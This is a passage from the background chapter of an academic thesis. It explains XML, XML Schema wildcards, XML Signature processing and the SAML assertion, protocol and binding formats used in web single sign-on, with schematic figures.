This simple mechanism is supported by all browsers. HTTP cookies are often used to store the result of an initial authentication. We will call such cookies *session cookies* or *authentication cookies* in the following.

2.3 XML

The eXtensible Markup Language (XML) [BPSM+08] is a widely-used markup language that describes encoding rules for documents used over the Internet. XML was developed by the World Wide Web Consortium (W3C). The main design goals of XML are:[2] straightforwardness, generality, platform-independence, flexibility, and human-legible.


XML was mainly designed for documents (e.g. OpenDocument, Office Open XML, and XHTML) but it's application scope has broadened. Nowadays, it is prevalently used for exchanging arbitrarily structured data over communication protocols (e.g. Web Services) or for representing various data structures (e.g. configuration files).

XML Document. By definition, an XML document is a text string consisting of a concatenation of characters. XML allows the legal characters of Unicode [Kwa95] and ISO/IEC 10646 [Oht95] including tab (`U+0009`), line feed (`U+000A`), and carriage return (`U+000D`).

An XML document consists of the following building blocks which form a document tree (cf. Figure 2.2):

- **Declaration.** "XML documents should begin with an XML declaration which specifies the version of XML being used.", [BPSM+08, Section 2.8]. Additionally, the declaration may specify which encoding is used for the characters, such as 8-bit Unicode Transformation Format (UTF-8).
- **Tags.** A tag is a special markup construct that allows the definition of arbitrary data structures. Tags start with a "`<`" and end with a "`>`" character. Three tag types are differentiated: (1) start-tag (e.g. `<staff>`), (2) end-tag (e.g. `</staff>`), and (3) empty-tag (e.g. `<staff />`).
- **Elements.** An element consists of a start-tag, text content or further child elements, and a corresponding end-tag (e.g. `<salary>1,000,000</salary>`). Empty elements are a special case, where no content is present (e.g. `<staff />`). Each XML document has one *root* element that incloses all other child elements. In our example `<staff>` is the root element.
- **Attributes.** An attribute consists of a name-value pair that is placed within a start-tag or empty-element tag. For example, `Id="1"` is an attribute of the `<employee>` element.
- **Character Data.** Is the textual content of an attribute or element, such as "Gates" in the `<lastname>` element.

[2] `http://www.w3.org/TR/REC-xml/#sec-origin-goals`



```
<?xml version="1.0" encoding="UTF-8"?>
<shop:staff xmlns:shop="shop-URI">
  <employee Id="1">
    <firstname>Bill</firstname>
    <lastname>Gates</lastname>
    <salary>1,000,000</salary>
  </employee>
</staff>
```

Figure 2.2: An XML document (left) and it's corresponding tree-based notation (right).

- **Entities.** In XML, some characters have special meaning. To make those characters usable in character data XML defines entities. For example, `<`, `>`, and `&` are such characters. If these characters are displayed in the character data, they have to be encoded as `&lt;`, `&gt;`, and `&amp;`. Besides those predefined entities, XML allows the definition of new entities.

Besides tags, XML can consist of other markup constructs, such as comments, CDATA sections, and processing instructions. Please see [BPSM+08] for more information about those markups.

XML defines a special property for XML documents called *well-formedness*. A document is *well-formed* if it follows a list of syntax rules specified by XML. The most important rules are:[3]

- Only legal Unicode characters are used.
- The XML document contains a single root element that includes all other elements.
- Each start-tag has a corresponding end-tag.
- Elements are properly nested (no overlapping or missing elements).

XML Namespaces. An XML document may contain elements and attributes from different sources. Therefore, it is possible that there exist identical elements or attributes with the same identifier but different semantics. XML namespaces [BHL+09] allow to prevent naming conflicts of elements and attributes in an XML document. They introduce unique names by attaching a prefix, that is bound to a Uniformed Resource Identifier (`URI`) [BLFM98]. In our example in Figure 2.2, the element `<staff>` is member of the namespace `shop` that is bound to `shop-URI`. The namespace is declared in the start-tag of `<staff>` and applied by attaching the prefix `shop:` in front of the element name. All other elements are member of the default namespace as they do not possess a namespace prefix.

[3]Please see the XML specification for more details [BPSM+08].

```
<element name="employee">
  <complexType>
    <sequence>
      <element name="firstname" type="xs:string"/>
      <element name="lastname" type="xs:string"/>
      <element name="salary" type="nonNegativeInteger"/>
      <any minOccurs="0" processContents="skip"/>
    </sequence>
  </complexType>
  <attribute name="Id" type="ID"/>
</element>
```

Figure 2.3: XML Schema definition of the `<staff>` element.

XML SCHEMA. The W3C recommendation XML Schema [WF04] is an XML-based language that is used to describe the structure of XML documents.[4] The XML Schema expresses a set of rules, such as element data types (simple or complex), order, and quantity of the elements. A document is *valid* if it is well-formed and compliant to the rules of the corresponding schema.

Figure 2.3 shows an example of an XML Schema defining the `<employee>` element from our example used in Figure 2.2. This *complex type* element contains a sequence of four elements `<firstname>`, `<lastname>`, `<salary>`, `<any>`, and an attribute `Id`. The first two elements are defined as strings and `<salary>` as a non negative integer. The `<any>` element has a special purpose and is explained later. The `ID` datatype of the attribute is used to define unique identifiers. Therefore, each `<employee>` can be referenced by a unique `Id`. This ensures that a *valid* document cannot consist of two `<employee>` elements with the same `Id` value.

Regarding to the attacks presented in Chapter 6, we want to highlight one important aspect. XML Schema defines an `<any>` element that can be used as wildcard placeholder. It allows documents to contain additional elements that are not specified in the XML schema. In this context, the `<any>` element's `processContents` attribute is crucial as it influences the XML Schema validation rules. This attribute can be set to three different modes:

- `processContents="lax"`. The elements should be validated against the given namespace. If no schema is available, no errors are thrown and the content is valid.
- `processContents="skip"`. The element is not validated at all. Therefore, any arbitrary content can be injected without invalidating the XML Schema.
- `processContents="strict"`. The element must be validated against the given namespace. This is the default value.

Considering the example from Figure 2.3, the `<employee>` element can contain *one* arbitrary element, attached to *any* arbitrary namespace, after the `<salary>` element.

[4]Another way of describing an XML document structure is the Document Type Definition (DTD). DTD has been superseded by XML Schema and is not relevant to this thesis.

```
<Signature ID?>
   <SignedInfo>
      <CanonicalizationMethod/>
      <SignatureMethod/>
      (<Reference URI? >
         (<Transforms>)?
         <DigestMethod>
         <DigestValue>
       </Reference>)+
   </SignedInfo>
   <SignatureValue>
   (<KeyInfo>)?
   (<Object ID?>)*
</Signature>
```

Figure 2.4: XML Signature data structure ([ERS+08], Section 2.0). ("?": zero or one occurrence; "+": one or more occurrences; "*": zero or more occurrences).

2.4 XML Signature

The W3C recommendation XML Signature [ERS+08] defines syntax and processing rules for creating, representing, and verifying XML-based digital signatures. According to traditional signatures, XML Signature provides data integrity, message authentication, and non-repudiation[5] to the signed content. The standard is very flexible and allows to sign *any* type of digital data from *multiple* resources. For example, it is possible to sign a whole XML tree or only specific elements thereof. Additionally, one XML Signature can cover several local and global resources that are addressable by `URI`s.

2.4.1 XML Signature Structure

An XML Signature is represented by the `<Signature>` element defined in the namespace `http://www.w3.org/2000/09/xmldsig#`.[6] Figure 2.4 provides its basic structure. The `<SignedInfo>` element contains a collection of the signed resources. Each signed resource is represented by a `<Reference>` element consisting of the URI attribute that points to the signed data and the hash value of the resource (`<DigestValue>`). Additionally, the `<Transforms>` element specifies the processing steps which are applied prior to digesting of the resource. The `<CanonicalizationMethod>` and the `<SignatureMethod>` element specify the algorithms used for canonicalization and signature creation. The `<SignedInfo>` element itself is protected by the signature. The Base64-encoded value (according to the rules specified in RFC 4648 [Jos06]) of the computed signature is deposited in the `<SignatureValue>` element. In addition, the optional `<KeyInfo>` element transports key management information required for signature validation (e.g. keys, key names, and X.509 certificates). Finally, the `<Object>` element is optional and may contain any data.

XML Signature Types. A `<Signature>` element can be placed at any position in an

[5]The XML Signature standard supports symmetric (MAC) and asymmetric (DSA and RSA) signature algorithms. Note that only asymmetric algorithms provide non-repudiation.

[6]For simplicity, namespace declarations and prefixes are omitted if they are not contextually relevant for understanding.




Figure 2.5: Enveloped, enveloping, and detached XML Signatures.

XML document. The relation between `<Signature>` element and signed content leads to three different types of XML Signatures illustrated in Figure 2.5:

- **Enveloped Signature:** A signature placed within the signed content is called an enveloped signature. Therefore, the `<Signature>` element is a descendant relative to the signed contents in the XML tree. Enveloped signatures are applied in SAML assertions and protocol messages (cf. [CKPM05a], Section 5.4.1).

- **Enveloping Signature:** The `<Signature>` element surrounds the signed parts. Therefore, the signed content is merged together with the signature. Typically, the `<Object>` element is used to embed the signed data.

- **Detached Signature:** The `<Signature>` element is independent from the signed contents and thus neither inside nor a parent of the signed data. The signed contents may reside in the same XML tree or in separate entities (e.g. an external document). Detached signatures with signed content in the same document are typically applied in SOAP-based Web Services.

2.4.2 XML Signature Processing

XML Signature Creation. The construction of an XML Signature proceeds in two steps (cf. Figure 2.6). First, the `<Reference>` elements are created. Therefore, each data object being signed is converted by the applied transformation algorithms. Examples of transforms extract relevant/unnecessary data (e.g. XPath




Figure 2.6: XML Signature creation (based on [GP04, p.62]).

filtering), canonicalize, apply XLST transformations or encode/decode (e.g. Base64 encoding, compression) the data object being signed. Transforms are optional and an ordered list of transformations is subsequently applied to a data object. The newly formed data object is used as input for the hash computation and the calculated digest is stored in the `<DigestValue>` element. To this end, the `URI` attribute, `<DigestMethod>`, `<DigestValue>`, and the `<Transforms>` elements are taken together to create a `<Reference>`. The second step is the signature creation. For this purpose, all `<Reference>` elements, `<CanonicalizationMethod>`, and `<SignatureMethod>` are placed into `<SignedInfo>`. The `<SignedInfo>` element is canonicalized using the algorithm from the `<CanonicalizationMethod>` element. Then, `<SignedInfo>` is signed using the signature algorithm given by the `<SignatureMethod>` and the (private) key k. Finally, the Base64-encoded signature value is stored inside the `<SignatureValue>` element. Optional key management information can be added in the `<KeyInfo>` element. Any arbitrary data may be included using the `<Object>` element.

XML Signature Verification. An XML Signature is validated in two steps (cf. Figure 2.7).[7] First, the `<SignedInfo>` element is canonicalized with the specified algorithm from `<CanonicalizationMethod>`. The output of the canonicalization is used for the signature verification by application of the algorithm specified in `<SignatureMethod>`. For this purpose, the verifier uses the key retrieved from the `<KeyInfo>` element or by other means. Second, the references are validated. Thereby, the signed content of each `<Reference>` element is retrieved by de-referencing the `URI` attribute, transformed, and

[7]Please note, that regarding to the XML Signature standard, we reversed the order of operation for signature verification. We (1) process signature validation and (2) validate the references. The other way around (as stated in the standard), would expose a critical reference attack surface as Hill [Hil07] has shown.




Figure 2.7: XML Signature verification.

digested with the specified methods. The calculated hash values are compared with the content of the `<DigestValue>` elements.

2.5 SAML

The Security Assertion Markup Language (SAML) [CKPM05a] is a widespread XML-based data format used for exchanging authentication and authorization statements about *subjects*. SAML dates back to 2001 and is maintained by the OASIS Security Services Technical Committee (SSTC).[8] The most recent version, SAML V2.0, was published in 2005. Currently, SSTC is working on a revision of SAML that will be called SAML V2.1.

The most important use case of SAML is to realize browser-based Web Single Sign-On. Another typical application scenario is the use of SAML together with WS-Security [NKMHB06] in SOAP [GHM+03] to provide authentication and authorization mechanisms to Web Services. One major property of the SAML framework is its high flexibility due to extensible points in its XML schemas. Therefore, it is open and customizable for new application scenarios. For example, the Moonshot Project[9] aims to apply the SAML framework to non web application scenarios (e.g. mail, file store, remote access, and instant messaging).

Anatomy of SAML. The SAML standard is quite complex and distributed over several documents [CKPM05a, CHK+05, CKPM05b, CMPM05]. It consists of the following four building blocks (cf. Figure 2.8):

[8] `https://www.oasis-open.org/committees/tc_home.php?wg_abbrev=security`
[9] `https://community.ja.net/groups/moonshot`



Profiles
Combinations of assertions, protocols, and bindings to support a defined use case
Bindings
Mappings of SAML protocols onto standard messaging and communication protocols
Protocols
Requests and responses for obtaining assertions and doing identity management
Assertions
Authentication, attribute, and entitlement information

Figure 2.8: The four SAML building blocks ([RHP+08, p.16]).

- **Assertions.** Identity information and claims about a subject are contained in security tokens called SAML assertions.
- **Protocols.** Define how assertions are exchanged between the actors.
- **Bindings.** Specify how to embed assertions into transport protocols (e.g. HTTP or SOAP).
- **Profiles.** Define the interplay of assertions, protocols, and bindings that are necessary for the needs of a specific use case to be met.

Another important SAML concept is the possibility to express and share configuration information (e.g. key material) between SAML parties through *SAML Metadata* [CMPM05]. This specification enables business partners to establish and maintain trust relationships to build *identity federations*.

2.5.1 Assertions

A SAML assertion carries claims and statements about a *subject* asserted by a trusted party. For example, a SAML assertion could state the following claims: A subject named "Bill Gates" is an employee of the company "Microsoft Inc." and possesses the email address "bill.gates@microsoft.com". A SAML assertion is issued by an *asserting party* and processed by a *relying party*.

Figure 2.9 provides the basic structure of an assertion represented by an `<Assertion>` element. It is defined in the namespace `urn:oasis:names:tc:SAML:2.0:assertion`.

An `<Assertion>` element has three mandatory attributes. The SAML version is stated in `Version`, `ID` supplies the unique and randomly chosen request identifier, and the time of issuing is identified in `IssueInstant`. The `<Issuer>` element is required and specifies the SAML authority that certifies the claim(s). The issuer should be unambiguous to the relying party. `<Subject>` defines the principal about whom all statements within the assertion are made. `<NameID>` is optional and represents the subject by a text string (e.g. an email address). `<SubjectConfirmation>` is an optional element (zero or more) that "provides the means for a relying party to verify the correspondence of the subject of the assertion with the party with whom the relying party is communicating.", [CKPM05a, p.18]. The `Method` attribute defines the method used

```
<Assertion Version ID IssueInstant>
  <Issuer>
  <Signature>?
  <Subject>?
    <NameID>?
    <SubjectConfirmation Method>*
      <SubjectConfirmationData NotBefore? NotOnOrAfter?
          InResponseTo? Recipient?>?
    </SubjectConfirmation>
  </Subject>
  <Conditions NotBefore? NotOnOrAfter?>?
    <AudienceRestriction>*
  </Conditions>
  <Advice>?
  <AuthnStatement>*
  <AuthzDecisionStatement>*
  <AttributeStatement>*
</Assertion>
```

Figure 2.9: SAML assertion data structure.

to make this determination. SAML specifies three different mechanisms: (1) `bearer` (allow any party that bears the assertion), (2) `sender-vouches` (use other criteria not included in the assertion), and (3) `holder-of-key` (allow any party that proves knowledge of specific key information). `<SubjectConfirmationData>` specifies additional constraints or data required for the subject confirmation (e.g. key information used by the holder-of-key mechanism; see Section 5.5). The `<SubjectConfirmationData>` possesses four optional attributes:

- **NotBefore.** Specifies a time before the subject cannot be confirmed.
- **NotOnOrAfter.** The time after the subject can no longer be confirmed.
- **InResponseTo.** The value of `InResponseTo` *must* match the `ID` of the authentication request (see Section 2.5.2) that has been sent to obtain the assertion.
- **Recipient.** To prevent malicious forwarding of assertions to unintended relying parties, this value specifies the relying party's endpoint to which the asserting party can send the assertion.

The `<Conditions>` element comprises the conditions under which the assertion is to be considered valid. The two optional attributes `NotBefore` and `NotOnOrAfter` specify the assertion's validity period. The optional `<AudienceRestriction>` element is used to define the assertion's intended audience. Optionally, additional information in `<Advice>` can aid in the processing of the assertion. This information may be ignored by relying parties without changing either the assertion's semantics or validity.

The three `<*Statement>` elements are used to specify contextually-relevant assertion statements:

- **Authentication Statement.** The `<AuthnStatement>` element describes that the asserting party has successfully authenticated the subject by a particular means at a specific time. The `<AuthnStatement>` element is used in SAML-based web SSO. `<AuthnStatement>` must contain an `<AuthnContext>` element and an `AuthnInstant` attribute. `<AuthnContext>` describes the context of an authentication event (e.g. subject was authenticated by password) and the `AuthnInstant` attribute specifies the time the subject was authenticated. An assertion must have a `<Subject>` element if it contains a `<AuthnStatement>` element.

- **Authorization Decision Statement.** The `<AuthzDecisionStatement>` specifies something that the subject is authorized to do (e.g. "Bill Gates is allowed to use the company's airplane.").

- **Attribute Statement.** The `<AttributeStatement>` element states attributes about the subject (e.g. "Bill Gates is the world's second-richest person.").

To assure the integrity and authenticity of the security claims made, the whole `<Assertion>` *must* be protected by an enveloped signature by including a `<Signature>` element.

2.5.2 Protocols

SAML defines a simple request/response protocol to exchange SAML protocol messages. In this context, a *SAML requester* is a party that uses the SAML protocol to request a service and the *SAML responder* uses the SAML protocol to respond to a request for a service [HPM05b, p.9]. Furthermore, SAML Protocols [CKPM05a] define how SAML specific elements are embedded into request and response messages, and describes rules how they are processed (i.e. generated or consumed). SAML V2.0 defines six abstract SAML request/response protocols:

- **Authentication Request Protocol.** This protocol enables a SAML requester to request an assertion containing an authentication statement.

- **Assertion Query and Request Protocol.** Specifies a mechanism to query for SAML assertions. For example, a SAML requester can ask for an existing assertion by sending the assertion's `ID` or can request an assertion with a specific statement element (e.g. an authorization decision statement).

- **Artifact Resolution Protocol.** This protocol provides a mechanism to resolve a SAML artifact (i.e. a unique, fixed length identifier) to a SAML protocol message (either request or response).

- **Name Identifier Management Protocol.** Provides a method to modify (format and value) or delete a name identifier linked to a subject.

- **Name Identifier Mapping Protocol.** A mechanism to map a name identifier on request. For example, it is possible to obtain an alias for a principal.

- **Single Logout Protocol.** A protocol that allows to logout some or all active sessions of an authenticated subject simultaneously.

The authentication request protocol is utilized in SAML-based web SSO. Therefore, we describe this protocol in more detail. For more information about the other protocols, see [CKPM05a].

```
<AuthnRequest ID Version IssueInstant Destination?
    ForceAuthn? ProtocolBinding? AssertionConsumerServiceURL?>
  <Issuer>?
  <Signature>?
  <Extensions>?
  <Subject>?
  <NameIDPolicy>?
  <Conditions>?
  <RequestedAuthnContext>?
  <Scoping>?
</AuthnRequest>
```

Figure 2.10: SAML authentication request data structure.

Authentication Request Protocol. In order to request an assertion including an authentication statement, SAML defines the `<AuthnRequest>` message. Figure 2.10 provides the basic data structure (attributes irrelevant to this thesis are omitted).

The attributes `ID`, `Version`, and `IssueInstant` are mandatory and have the same purpose as in the `<Assertion>` element. All other attributes are optional. `Destination` specifies the endpoint (as `URI`) to which the request has been sent. `ForceAuthn` is a Boolean value which is used to force the SAML responder to (re-)authenticate the subject, regardless of any existing authentication context. `ProtocolBinding` specifies the binding method (see Section 2.5.3) the SAML responder has to use for the issued response message. The `AssertionConsumerServiceURL` (ACS_{URL}) attribute specifies the endpoint `URL` to which the SAML requester *must* deliver the issued assertion. All elements of `<AuthnRequest>` are optional. The `<Issuer>` element includes the identifier of the SAML requester. An extension point for optional protocol messages is `<Extensions>`. This element allows any arbitrary content. `<Subject>` specifies the requested subject of the resulting assertion and `<NameIDPolicy>` contains the constraints on the name identifier that are to be employed in specifying the requested subject. `<Conditions>` allows to specify conditions (e.g. limited validity time) that the SAML responder may use for the creation of the assertion. `<RequestedAuthnContext>` describes the authentication method (e.g. password-based) and/or the level of assurance required to prove the identity of the subject. `<Scoping>` restricts the list of trusted SAML responders and if the request message can be relayed. The authentication request *may* be protected by an enveloped signature by including a `<Signature>` element. In practice, the `<Signature>` element is used rarely in this context.

Based on the received authentication request the SAML responder creates a `<Response>` message that contains at least one assertion with an authentication statement. Figure 2.11 presents the basic data structure. The attributes `ID`, `Version`, `IssueInstant`, and `Destination` have the same purpose as in the authentication request. `InResponseTo` is an optional attribute used to reference the `ID` identifier of the original `<AuthnRequest>`. The `<Status>` element is mandatory and carries the outcome of the authentication request. The result is indicated by an `<StatusCode>` element and optionally by two arbitrary strings (`<StatusMessage>` and `<StatusDetail>`). For example, `<StatusCode>` could use `urn:oasis:names:tc:SAML:2.0:status:Success` to state that the request succeeded. The response can contain one or more assertions and *may* be protected by an enveloped signature (`<Signature>`).

```
<Response ID Version IssueInstant Destination? InResponseTo?>
  <Issuer>?
  <Signature>?
  <Extensions>?
  <Status>
    <StatusCode>
    <StatusDetail>?
    <StatusMessage>?
  </Status>
  <Assertion>*
</Response>
```

Figure 2.11: SAML response message data structure.

2.5.3 Bindings

The “Security Assertion Markup Language (SAML) V2.0 Technical Overview” document [RHP+08, p.13] states:

> “The means by which lower-level communication or messaging protocols (such as HTTP or SOAP) are used to transport SAML protocol messages between participants is defined by the *SAML bindings*.”

In summary, SAML V2.0 defines six different SAML bindings:

- **HTTP POST Binding.** Specifies a method to transport SAML protocol messages as Base64-encoded content within an HTML form.
- **HTTP Redirect Binding.** Specifies a method to transport SAML protocol messages as a `URL` parameter by an HTTP redirect message.
- **HTTP Artifact Binding.** According to [CHK+05, p.26], “In the HTTP Artifact binding, the SAML request, the SAML response, or both are transmitted by reference using a small stand-in called an *artifact*. A separate, synchronous binding, such as the SAML SOAP binding, is used to exchange the artifact for the actual protocol message using the artifact resolution protocol defined in the SAML assertions and protocols specification”.
- **SAML SOAP Binding.** Specifies a method to transport SAML protocol messages within SOAP [GHM+03]. This binding is applied in Web Service scenarios.
- **Reverse SOAP (PAOS) Binding.** According to [CHK+05, p.13], “The reverse SOAP binding is a mechanism by which an HTTP requester can advertise the ability to act as a SOAP responder or a SOAP intermediary to a SAML requester”. For example, this binding used in the “Enhanced Client or Proxy Profile” (see Section 2.5.4).
- **SAML URI Binding.** Describes a method to resolve a SAML URI into a specific SAML assertion.

HTTP POST, HTTP Redirect, and HTTP Artifact Binding are utilized in SAML-based web SSO. Therefore, we describe these bindings in more detail. For more information about the other bindings, see [CHK+05].

```
<body onload="document.forms[0].submit()">
  <form method="post" action="https://sp.example.com/acs">
    <input type="hidden" name="SAMLResponse" value="PHNhb...g==">
    <input type="submit" value="Continue">
  </form>
</body>
```

Figure 2.12: HTTP POST binding of a SAML response.

HTTP POST Binding. The HTTP POST binding is used in application scenarios where SAML requester and SAML responder do not communicate directly but make use of an intermediary. In web SSO this intermediary is an HTTP user agent (e.g. a browser). The SAML protocol message is embedded, as Base64-encoded content, into a hidden field of an HTML form control (cf. Figure 2.12). Depending on the SAML protocol message, the form field is named either `SAMLRequest` or `SAMLResponse`. The `action` attribute of the form element specifies the destination endpoint of the receiving party. The HTML form is transmitted using the HTTP POST method. Necessary user interaction can be avoided by utilizing JavaScript (cf. Figure 2.12, line 1). The HTTP POST binding allows to transport SAML protocol messages of arbitrary length.

HTTP Redirect Binding. This binding allows SAML requester and SAML responder to communicate indirectly through an intermediary. As with the HTTP POST binding, this intermediary is an HTTP user agent. The SAML protocol message itself is transmitted within a URL parameter (either `SAMLRequest` or `SAMLResponse`) as shown in the following example:

```
https://sp.example.com/Response?SAMLResponse=fVFN...g==
```

The conversion of a SAML protocol message into a URL parameter is done by the DEFLATE encoding that must be supported by all endpoints. This encoding proceeds as follows:

1. **Compression.** The XML message is compressed with the DEFLATE mechanism [Deu96].

2. **Base64-Encoding.** The compressed data is Base64-encoded.

3. **URL-Encoding.** The Base64-encoded data is URL-encoded as specified in RFC 3986 [BLFM05] and attached to the URL as query string.

The URL is sent as HTTP response, containing an `HTTP 302` redirect status code[10], to the user agent. This triggers an HTTP redirect to the given URL. The user agent accesses the addressed resource and thereby transports the attached parameters to the SAML receiver. In practice the HTTP Redirect binding has one important limitation: Browsers restrict the maximum length of a URL. For example, Microsoft Internet Explorer allows at maximum 2,083 bytes.[11]

[10]Other possible HTTP status codes are `303` ("see other") or `307` ("temporary redirect"). We use the status code `302` because it is supported in HTTP 1.0 [BLFF96] and therefore the most compatible variant.

[11]`http://support.microsoft.com/kb/208427/en-us`

HTTP ARTIFACT BINDING. This binding also utilizes an intermediary (i.e. HTTP user agent) and can be composed with the HTTP POST or the HTTP Redirect Binding. This binding transmits a fixed-length reference, called *artifact*. The artifact is embedded using the identifier `SAMLart` and can be resolved to an corresponding SAML protocol message. More details about the artifact format can be found in [CHK+05, Section 3.6.4].

RELAYSTATE PARAMETER. All three described bindings optionally allow the use of a further parameter called `RelayState`. The "Bindings for the OASIS Security Assertion Markup Language (SAML) V2.0" document [CHK+05, Section 3.1.1] defines this parameter as follows:

> "Some bindings define a "RelayState" mechanism for preserving and conveying state information. When such a mechanism is used in conveying a request message as the initial step of a SAML protocol, it places requirements on the selection and use of the binding subsequently used to convey the response. Namely, if a SAML request message is accompanied by RelayState data, then the SAML responder MUST return its SAML protocol response using a binding that also supports a RelayState mechanism, and it MUST place the exact RelayState data it received with the request into the corresponding RelayState parameter in the response."

2.5.4 Profiles

In summary, SAML defines 13 profiles that utilize assertions, protocols, and bindings to realize a wide range use cases. In the following, we briefly introduce the profiles that are important in the context of web SSO:

